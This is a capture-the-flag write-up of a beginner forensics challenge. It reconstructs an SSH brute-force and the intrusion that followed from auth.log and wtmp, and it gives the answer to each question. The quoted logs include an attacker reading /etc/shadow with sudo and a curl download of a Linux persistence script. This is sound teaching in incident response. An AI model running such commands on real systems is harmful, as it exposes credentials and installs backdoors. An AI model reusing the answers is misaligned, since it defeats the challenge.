

🔓 Sherlock Scenario#
In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We’ll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
🔍 Evidence Overview#
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ unzip -l Brutus.zip
Archive:  Brutus.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
    43911  03-06-2024 11:47   auth.log
    11136  03-06-2024 11:47   wtmp
---------                     -------
55047 2 filesauth.log#
First, a quick note on the auth.log format.
auth.log records authentication-related events on a system. On many Linux and Unix systems, it is usually located under /var/log and records events such as user login, logout, and failed password attempts. These events help administrators monitor system security and perform investigations when needed.
The format is usually plain text, with one event per line. A typical example looks like this:
May 9 12:34:56 hostname sshd[1234]: Failed password for user1 from 192.168.1.100 port 12345 ssh2Some important fields that often appear in auth.log include:
- Date and time: When the event occurred, such as
May 9 12:34:56in the example above. - Hostname: The hostname or IP address of the system, such as
hostname. - Service: The process or service that generated the event. For example,
sshdindicates an SSH-related event. - Process ID: The PID of the process related to the event, usually shown in brackets, such as
[1234]. - Event message: The details of the event, which may include usernames, IP addresses, and ports.
In short, auth.log is a structured text log that records authentication events and is very useful for security analysis.
wtmp#
Next, a quick note on wtmp.
wtmp, often associated with the who command, records user login and logout events. It is commonly used to track user activity, including login time, logout time, username, and login method. On many Unix and Linux systems, wtmp is also located under /var/log.
Unlike auth.log, wtmp is usually stored in a binary format. It can be read with commands such as last or who, which parse the file and display readable login and logout records.
Example output from last:
user1  pts/0        192.168.1.100    Mon May  9 12:34 - 14:56  (02:21)
user2  pts/1        192.168.1.101    Sun May  8 08:00 - 10:15  (02:15)
Fields that may appear in last output include:
- Username: The user who logged in.
- tty: The terminal used by the user.
- Remote address: The remote IP address used for login.
- Login time: When the user logged in.
- Logout time: When the user logged out.
- Session duration: How long the session lasted.
wtmp is useful for system monitoring and security analysis, especially when reconstructing user activity. Reading the binary format directly requires specific tooling or libraries; on Unix and Linux systems, utmpdump is one common option.
🙋 Questions#
Question 1#
Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?
Filter failed SSH login records in auth.log to identify the attacker’s IP address. Only 65.2.161.68 has repeated failed attempts.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep sshd | grep Failed | cut -d' ' -f6-
sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
sshd[2359]: Failed password for invalid user server_adm from 65.2.161.68 port 46596 ssh2
sshd[2361]: Failed password for invalid user server_adm from 65.2.161.68 port 46614 ssh2
sshd[2368]: Failed password for invalid user server_adm from 65.2.161.68 port 46676 ssh2
sshd[2369]: Failed password for invalid user server_adm from 65.2.161.68 port 46682 ssh2
sshd[2365]: Failed password for invalid user server_adm from 65.2.161.68 port 46644 ssh2
sshd[2366]: Failed password for invalid user server_adm from 65.2.161.68 port 46648 ssh2
sshd[2364]: Failed password for invalid user server_adm from 65.2.161.68 port 46632 ssh2
sshd[2367]: Failed password for invalid user server_adm from 65.2.161.68 port 46664 ssh2
sshd[2363]: Failed password for invalid user server_adm from 65.2.161.68 port 46620 ssh2
sshd[2377]: Failed password for invalid user server_adm from 65.2.161.68 port 46684 ssh2
sshd[2379]: Failed password for invalid user server_adm from 65.2.161.68 port 46698 ssh2
sshd[2380]: Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
sshd[2389]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
sshd[2391]: Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
sshd[2394]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
sshd[2397]: Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
sshd[2398]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
sshd[2396]: Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Ans: 65.2.161.68
Question 2#
The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?
Search auth.log again, this time for successful login records. The keyword is Accepted. The attacker IP successfully logged in as root.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep sshd | grep Accepted | cut -d' ' -f6-
sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Ans: root
Question 3#
Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?
The brute-force phase usually only checks whether a password works, then logs out immediately after success. Later, the attacker manually logs in to carry out their objectives. I first answered with the timestamp from auth.log, but that was wrong; the hint indicates that the timestamp should be taken from wtmp.
I am not sure whether this was an environment issue, but on ARM Kali Linux running on a MacBook Air M1, utmpdump failed to parse the wtmp file.
Maybe I ran into the same issue described in this writeup.
So I used other ways to parse wtmp, including implementations in Python and Ruby.
- The Python script was also written for this Sherlock, but I ran into a timezone issue. The script output my local time, while the challenge expects UTC. This can be fixed by changing the script to print UTC, or by manually converting the time:
# print(f"{entry.time} | {entry.type} | {entry.host} | {entry.user}") print(f"{entry.time.astimezone(pytz.utc)} | {entry.type} | {entry.host} | {entry.user}") - The Ruby implementation prints Unix timestamps, so we only need to convert them.
After fixing the timezone issue, the result shows the timestamp as 2024-03-06 06:32:45.
- Python
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus] └─$ python3 wtmp.py wtmp <snip> 2024-03-06 06:19:55.151913+00:00 | UTmpRecordType.user_process | 203.101.190.9 | root 2024-03-06 06:32:45.387923+00:00 | UTmpRecordType.user_process | 65.2.161.68 | root 2024-03-06 06:37:24.590579+00:00 | UTmpRecordType.dead_process | | 2024-03-06 06:37:35.475575+00:00 | UTmpRecordType.user_process | 65.2.161.68 | cyberjunkie - Ruby
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ irb
irb(main):001:0> require "linux/utmpx"
=> true
irb(main):002:0>
irb(main):003:0> io = File.open("wtmp")
=> #<File:wtmp>
irb(main):004:0> parser = Linux::Utmpx::UtmpxParser.new
=>
{:ut_type=>0,
...
irb(main):005:1* while !io.eof? do
irb(main):006:1*   puts parser.read(io)
irb(main):007:0> end
<snip>
{:ut_type=>7, :pad_type=>0, :ut_pid=>1583, :ut_line=>"pts/0", :ut_id=>"ts/0", :ut_user=>"root", :ut_host=>"203.101.190.9", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709705995, :tv_usec=>151913}, :ut_addr_v6=>[-882524663, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>7, :pad_type=>0, :ut_pid=>2549, :ut_line=>"pts/1", :ut_id=>"ts/1", :ut_user=>"root", :ut_host=>"65.2.161.68", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709706765, :tv_usec=>387923}, :ut_addr_v6=>[1090691396, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>8, :pad_type=>0, :ut_pid=>2491, :ut_line=>"pts/1", :ut_id=>"", :ut_user=>"", :ut_host=>"", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709707044, :tv_usec=>590579}, :ut_addr_v6=>[0, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>7, :pad_type=>0, :ut_pid=>2667, :ut_line=>"pts/1", :ut_id=>"ts/1", :ut_user=>"cyberjunkie", :ut_host=>"65.2.161.68", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709707055, :tv_usec=>475575}, :ut_addr_v6=>[1090691396, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
Ans: 2024-03-06 06:32:45
Question 4#
SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user account from Question 2?
Filter the New session records in auth.log. The session created at the corresponding time is 37.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "New session"
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Ans: 37
Question 5#
The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
The attacker created a user and granted it higher privileges. Relevant records appear around groupadd, useradd, and usermod, so searching for add is enough. The attacker created a user named cyberjunkie and added it to the sudo group.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "add"
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Ans: cyberjunkie
Question 6#
What is the MITRE ATT&CK sub-technique ID used for persistence?
The attacker created a new local user.


Ans: T1136.001
Question 7#
How long did the attacker’s first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)
Search for records related to session 37 in auth.log, then calculate the time between session start and session removal. The answer was rejected when I calculated it directly from auth.log, so I tried calculating it with the wtmp timestamp instead. That worked.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "session 37"
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
Ans: 279
Question 8#
The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
The backdoor account used elevated privileges to download a malicious script. We already know the account was added to the sudo group, so searching for sudo shows two executed commands. One of them downloads the script with curl.
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "sudo"
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Ans: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh